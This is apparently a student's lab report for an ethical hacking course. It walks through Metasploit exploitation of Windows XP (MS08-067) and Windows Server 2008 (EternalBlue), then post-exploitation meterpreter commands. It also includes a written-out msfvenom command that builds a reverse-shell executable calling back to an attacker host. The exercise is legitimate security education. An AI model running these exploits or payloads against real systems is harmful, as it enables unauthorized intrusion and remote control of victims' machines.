OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking


Jasmyn Wilhelm

01155323

Task A: Sword – Exploit SMB on Windows XP with Metasploit

Question 1 & 2:


By typing Nmap and the target IP address you can identify what ports are open. In this instance you can see the desired port of 445 is indeed open.



Question 3 & 4:

To launch Metasploit you can type ‘msfconsole’ and search ‘exploit ms08_067_netapi’.

Then you can set the payload to ‘windows/meterpreter/reverse_tcp’.




Question 5:

The ports were configured as follows:

Rhosts: 192.168.10.14


Lhost: 192.168.10.13

Lport: 4498




Questions 6-10:

To take a screenshot of the targets screen "screenshot" was typed. For the target date and time "localtime". For the target SID "getsid". For the proves identifier "getpid". For the system information "sysinfo".



Question 6 part 2:

This is the screen shot of the target: Windows XP.



Task B: Exploit EternalBlue on Windows Server 2008 with Metasploit


Question 1:

The ports were configured as follows:

Rhosts: 192.168.10.11


Lhost: 192.168.10.13

Lport: 4498




Question 2-6:

This picture shows the same commands as Task A to get a screenshot, the targets date and time, user SID, process identifier, and system information.



Question 2:


This picture shows the screenshot of the target: Windows 2008.



Task C: Exploit Windows 7 with a deliverable payload.


Requirements:

This picture shows the binary payload with my MIDAS ID and port number. The payload is: msfvenom -p windows/meterpreter/reverse_tcp Lhost=192.168.10.13 Lport=4498 -f exe -o jcran011.exe



Question 1:

The picture shows the screenshot of the exploit being completing allowing a screenshot of the targets screen be taken.



Question 2:

By typing 'touch' in a regular terminal I was able to create the file 'IMadeIT-jcran011.txt'. Using 'nano' I was able to edit the file to include the date and time (time is listed in military time). I then uploaded the file while my session was open.